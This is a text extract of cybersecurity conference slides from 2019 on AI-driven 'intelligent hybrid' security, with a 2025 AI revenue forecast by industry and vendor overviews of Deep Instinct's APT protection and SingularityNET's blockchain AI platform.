
- **Transition** from 20<sup>th</sup>C to 21<sup>st</sup>C Business, Governance & Security requires fundamental re-structuring of operations:
  - **20<sup>th</sup>C Industrial Organisations:** Hierarchical Bureaucracies - "Pyramids" - to manually process data/information.
  - **21<sup>st</sup>C Intelligent Organisations:** Networked Peer-to-Peer Business & Agencies with data processed in Global "**BIG Cyber Clouds**"
- **Living Systems**, such as Mammals & Birds, use **Hybrid** Organisation of their extended nervous system (**Brain & Body**) to optimise real-time learning and effective self-organising environmental adaptation!
- **Intelligent Security Solutions** will also require **Hybrid** organisation to optimise real-time response to **Cyber & Physical** Attacks.

Scenario **2025** Business will evolve to Intelligent **Hybrid** Security Operations!



## ARTIFICIAL INTELLIGENCE REVENUE FORECASTED AT **\$36.8 BILLION USD**

THESE NUMBERS REPRESENT SPENDING ON AI TECHNOLOGY DEPLOYMENTS BY INDUSTRY SECTOR.



ARTIFICIAL INTELLIGENCE REVENUE BY INDUSTRY, WORLD MARKETS: 2025

INDUSTRY	2025
Consumer	\$3.4 billion
Business Services	\$3.1 billion
Advertising	\$2.9 billion
Media & Entertainment	\$2.7 billion
Investment	\$2.4 billion
Defense	\$2.3 billion
Finance	\$2.3 billion
Healthcare	\$2.2 billion
Manufacturing	\$1.9 billion
Agriculture	\$1.5 billion
Education	\$1.3 billion
Legal	\$1.2 billion
Oil, Gas, and Mining	\$1.1 billion
Retail	\$1.1 billion
Automotive	\$996 million
Information Technology	\$876 million
Telecommunications	\$819 million
Transportation	\$797 million
Logistics	\$769 million
Sports	\$708 million
Aerospace	\$631 million
Real Estate	\$441 million
Government	\$407 million
Life Sciences	\$348 million
Gaming	\$290 million
Building Automation	\$255 million
Fashion	\$168 million
<b>Total</b>	<b>\$36.8 billion</b>

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling


Naples, Italy – 3rd/4th June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©






# Mapping 21<sup>st</sup>C Social Media Networks: *LinkedIn (Probert)*





# Mapping 21<sup>st</sup>C Social Media Networks: *LinkedIn (Probert)*




# DeepInstinct: Real-Time APT Protection



DATA  
TRAINING

Each object is broken-down into its smallest parts. Process is agnostic to the data's origin



DEEP  
LEARNING

Proprietary, deep learning algorithms. Continuous learning



PREDICTIVE  
CAPABILITIES

Lightweight, real-time cyber intelligence distributed across the organization's infrastructure

Provides **Deep Learning CyberSecurity** for **APT Protection** of **Mobile & End-Points!**

**\*\*\* APT = Advanced Persistent Threat \*\*\***  
**39<sup>th</sup> International East-West Security Conference**

**\* Effective CyberSecurity for 2020s \***  
**Intelligent Analytics & Real-Time Modelling**  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# DeepInstinct: Real-Time APT Protection

## Our Value: Zero-Day and APT Prevention

### Real-time APT detection and prevention

Deep Instinct enables real-time detection AND prevention capabilities of first-seen malicious activities on all organizational assets.

Deep Instinct's accurate prediction capability is enabled by its proprietary Deep Learning algorithms.

### Prediction of future cyber threats

### Infrastructure agnostic

- **Mobile:** Immediate on-device decision
- **Endpoints:** Pre-execution action. Faster than real-time!

Light prediction model enables direct action on the device without any external dependency.

### Connectionless

[www.deepinstinct.com](http://www.deepinstinct.com)

### Fast and easy deployment

Light agents enabling a smooth deployment with no impact on the entire organization's assets.

deepinstinct

Provides **Deep Learning CyberSecurity** for **APT Protection** of **Mobile & End-Points!**


\*\*\* **APT** = **Advanced Persistent Threat** \*\*\*  
39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# SingularityNet: Platform for AI Economy

## - Distributed **Blockchain** Payment Net -



Launch: *Oct 2017* - Web: [singularityNet.io](https://singularitynet.io) - Founder: *Dr Ben Goertzel*



# SingularityNet: Platform for AI Economy

## - Distributed **Blockchain** Payment Net -



Features / Team / Blog / Join

## Towards the Singularity

Emergent artificial general intelligence in the AI economy

The proliferation of AI will be one of the biggest growth opportunities this century, with the market forecasted to grow from \$234 billion in 2017 to \$3.1 trillion by 2025.

As the first platform enabling AIs to coordinate resources and capabilities at scale, SingularityNET is positioned as a critical mediator across all future AI developments.

SingularityNET offers organizations massive financial and operational advantages. The network creates the first interoperability standards for AIs, radically improving the process of discovering and coordinating AI services, while allowing developers to easily monetize AI tech. All of this is made possible through a streamlined, scaleable system for payments through the AGI token.



